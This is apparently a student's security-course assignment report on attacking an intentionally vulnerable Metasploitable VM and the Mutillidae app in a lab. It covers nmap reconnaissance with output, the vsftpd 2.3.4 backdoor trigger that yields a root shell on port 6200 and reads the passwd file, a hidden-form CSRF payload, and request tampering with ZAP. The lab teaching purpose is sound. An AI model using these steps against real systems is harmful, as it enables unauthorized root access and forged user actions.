FCS ASSIGNMENT 2

Question 1:

Background (for both part (a) and (b)):


- The attack mentioned and explained below is possible because the VM is not protected by the firewall.
- nmap exploits this fact to check the ports and see what services are running on them.
- The outcome is that we are able to get information about the services running on the VM which may lead to us exploring different ways to attack it.

Method and screenshots are attached specific to each command along with its purpose.

a.

Command: nmap -sn 192.168.1.1/24


Output:



Purpose: This command lists out all the hosts connected to the 192.168.1.1/24 subnet.

From this we can see that 192.168.1.3 is the one running on the MAC address of VMWare.
This means that it is this machine with IP 192.168.1.3 that hosts a ‘metasploitable’ machine.

Now to find the OS,
Command: nmap -O 192.168.1.3
Output:



Purpose: It lists out the OS of the given IP → '-O' option in the command. It also lists the open ports of the machine. (More about this in the next part).
The OS is **Linux 2.6.9 - 2.6.33**

b.

Commands:


- nmap -O -sV 192.168.1.3
- nmap -v 192.168.1.3
- nmap –open -p- 192.168.1.3

Output:

```
└─# nmap -O -sV 192.168.1.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 14:57 IST
Nmap scan report for 192.168.1.3
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:25:1B:8A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.68 seconds
```

This shows the open ports, the services running on them along with its version (-sV) option.

```
┌──(root㉿kali)-[~]
└─# nmap -v 192.168.1.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 14:56 IST
Initiating ARP Ping Scan at 14:56
Scanning 192.168.1.3 [1 port]
Completed ARP Ping Scan at 14:56, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:56
Completed Parallel DNS resolution of 1 host. at 14:56, 0.01s elapsed
Initiating SYN Stealth Scan at 14:56
Scanning 192.168.1.3 [1000 ports]
Discovered open port 445/tcp on 192.168.1.3
Discovered open port 22/tcp on 192.168.1.3
Discovered open port 5900/tcp on 192.168.1.3
Discovered open port 53/tcp on 192.168.1.3
Discovered open port 139/tcp on 192.168.1.3
Discovered open port 21/tcp on 192.168.1.3
Discovered open port 23/tcp on 192.168.1.3
Discovered open port 111/tcp on 192.168.1.3
Discovered open port 3306/tcp on 192.168.1.3
Discovered open port 80/tcp on 192.168.1.3
Discovered open port 25/tcp on 192.168.1.3
Discovered open port 512/tcp on 192.168.1.3
Discovered open port 1099/tcp on 192.168.1.3
Discovered open port 513/tcp on 192.168.1.3
Discovered open port 2049/tcp on 192.168.1.3
Discovered open port 8180/tcp on 192.168.1.3
Discovered open port 6000/tcp on 192.168.1.3
Discovered open port 5432/tcp on 192.168.1.3
Discovered open port 8009/tcp on 192.168.1.3
Discovered open port 6667/tcp on 192.168.1.3
Discovered open port 1524/tcp on 192.168.1.3
Discovered open port 514/tcp on 192.168.1.3
Discovered open port 2121/tcp on 192.168.1.3
Completed SYN Stealth Scan at 14:56, 0.41s elapsed (1000 total ports)
Nmap scan report for 192.168.1.3
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
```



The 2nd command searches using -v option on the IP addresses and lists the open ports

```
┌──(root㉿kali)-[~]
└─# nmap --open -p- 192.168.1.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 14:59 IST
Nmap scan report for 192.168.1.3
Host is up (0.0030s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
40386/tcp open  unknown
43641/tcp open  unknown
44070/tcp open  unknown
58638/tcp open  unknown
MAC Address: 00:0C:29:25:1B:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.45 seconds
```

This 3rd command scans for all the 65535 ports (-p- option) and shows the open ports (--open option). It not just shows the open ports running services but unknown services as well

The default ports used along with the applications running on them (as shown in various screenshots above) are:

PORT	SERVICE
21	ftp → File Transfer Protocol
22	ssh → Secure Shell for remote access
23	telnet → For remote communication
25	smtp → Simple Mail Transfer Protocol for mailing
53	domain → for DNS

80	http → HyperText Transfer Protocol for Web requests
111	rpcbind → converts RPC program numbers into universal addresses
139	netbios-ssn
445	microsoft-ds
512	exec
513	login
514	shell
1099	rmiregistry
1524	ingreslock
2049	nfs → Network File System for
2121	ccproxy-ftp
3306	mysql
3632	distccd
5432	postgresql → A database
5900	vnc
6000	X11
6667	irc
6697	ircs-u
8009	ajp13

c.

Background of attack:

- As seen in one of the commands listed below, nmap shows that FTP on the VM is vulnerable as it allows anonymous login.
- Port 6200 is opened using this vulnerability by establishing communication with FTP port 21 and hence we can access the entire shell with root priveleges.
- This leads to exposure of entire shell to another machine on the network and any data such as passwords, etc can be modified, deleted, inserted, etc.

Tools Used: nmap, telnet/netcat

Commands and their outcomes:

- nmap 192.168.1.3 -A -p 1-65535

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.3 -A -p 1-65535
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 22:47 IST
Nmap scan report for 192.168.1.3
Host is up (0.0011s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

This command is used to scan the ports and find the potential vulnerabilities.
Outcome: It shows that anonymous FTP login is allowed and that can somehow be exploited.


- nmap 192.168.1.3 -p 6200

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.3 -p 6200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 22:53 IST
Nmap scan report for 192.168.1.3
Host is up (0.00095s latency).

PORT     STATE  SERVICE
6200/tcp closed lm-x
MAC Address: 00:0C:29:25:1B:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

This command shows that the port#6200 is closed before exploiting the FTP backdoor.


// After this my VM crashed and I had to change Network settings. Due to this the dynamic IP allotted to metasploitable machines was 192.168.1.12 instead of 192.168.1.3. Hence the discrepancy in the next commands.//

- telnet 192.168.1.12 21
  'Telnet' command is used for simple communication from one host to another. On initiating communication to metasploitable VM on port 21 from my attacking machine, the following is observed:



After entering the command, it tells you to enter USER and PASS. As seen in the above step, anonymous FTP is allowed, so I enter USER as backdoored:) and PASS as abc and it opens the backdoor. This is confirmed by the fact that on running the command: nmap 192.168.1.12 -p 6200
It now shows that port 6200 is open.

- Now we can exploit this and telnet to this port 6200. Then we can run commands on the port by running normal shell commands terminated with ';'



We get a root access, confirmed by the fact that we can even use 'cat' to see passwd file

d.

Background:

- A CSRF attack can be done by embedding a script in a web page such that whenever a naive user does some action over the object where the script is embedded, he becomes vulnerable to attack. Since the “Add blog for Anonymous" is vulnerable to CSRF, a script can be embedded in a post.
- To continue with a CSRF attack, we need to embed a script of code in any object. In this case, I am embedding the script in the blog post I will be making. The script gets executed when the user is lured to click on the entry of the post.
- The outcome is that the script gets executed and a new anonymous entry comes up mysteriously in the table. For some more crucial websites, this can be exploited for monetary loss as well.

Steps performed:

In my blog entry, I enter this script:

```
<form id="f" action="index.php?page=add-to-your-blog.php" method="post"
enctype="application/x-www-form-urlencoded">
<input type="hidden" name="blog_entry" value="Hehe! attack successful"/>
<input type="hidden" name="add-to-your-blog-php-submit-button"
value="TESTING"/>
</form>
<i onclick="window.document.getElementById(\'f\').submit()">Click Here to see
my best blogs</i>
```


The vulnerability site treats this as an HTML code snippet and processes it that way. It creates a form for which is hidden but embedded under the text “Click here to see my best blogs”.

This gets added to the table entry, as is shown below.


Whenever the user clicks on that particular entry, a new entry with the text: “Hehe! Attack successful” mysteriously gets generated.

Screenshots:

Initially, empty entry table:




Adding the script and submitting it:



The entry comes in as a normal post, with no sign of it being a link or a clickable object.

After clicking it:



A new entry appears.

The attack can be made more dangerous by using ‘onmouseover’ functionality rather than ‘onclick’. This would not even require the user to click it, it will generate a new entry (or whatever the script is added) when the user unknowingly takes his mous over the CSRF scripted entry.

References:


FTP Backdoor Help Section of Mutillidae

Question 2:

a. HTTP Proxies

- I understood the theoretical aspects of the theory lessons and setup OWASP ZAP according to that. I even referred to this link to setup burp suite as well.
- To avoid the catching of internal packets, I setup filter as mentioned
- After setting up ZAP, I set up a breakpoint for all POST requests by intercepting all packets having POST in their header.
- Then on clicking on the 'Submit' button an intercept for the packet popped up. I changed the request type to POST, added the field 'x-request-intercepted:true' in header and modified the body as 'changeMe=Requests+are+tampered+easily'.
- Then I forwarded the packet.

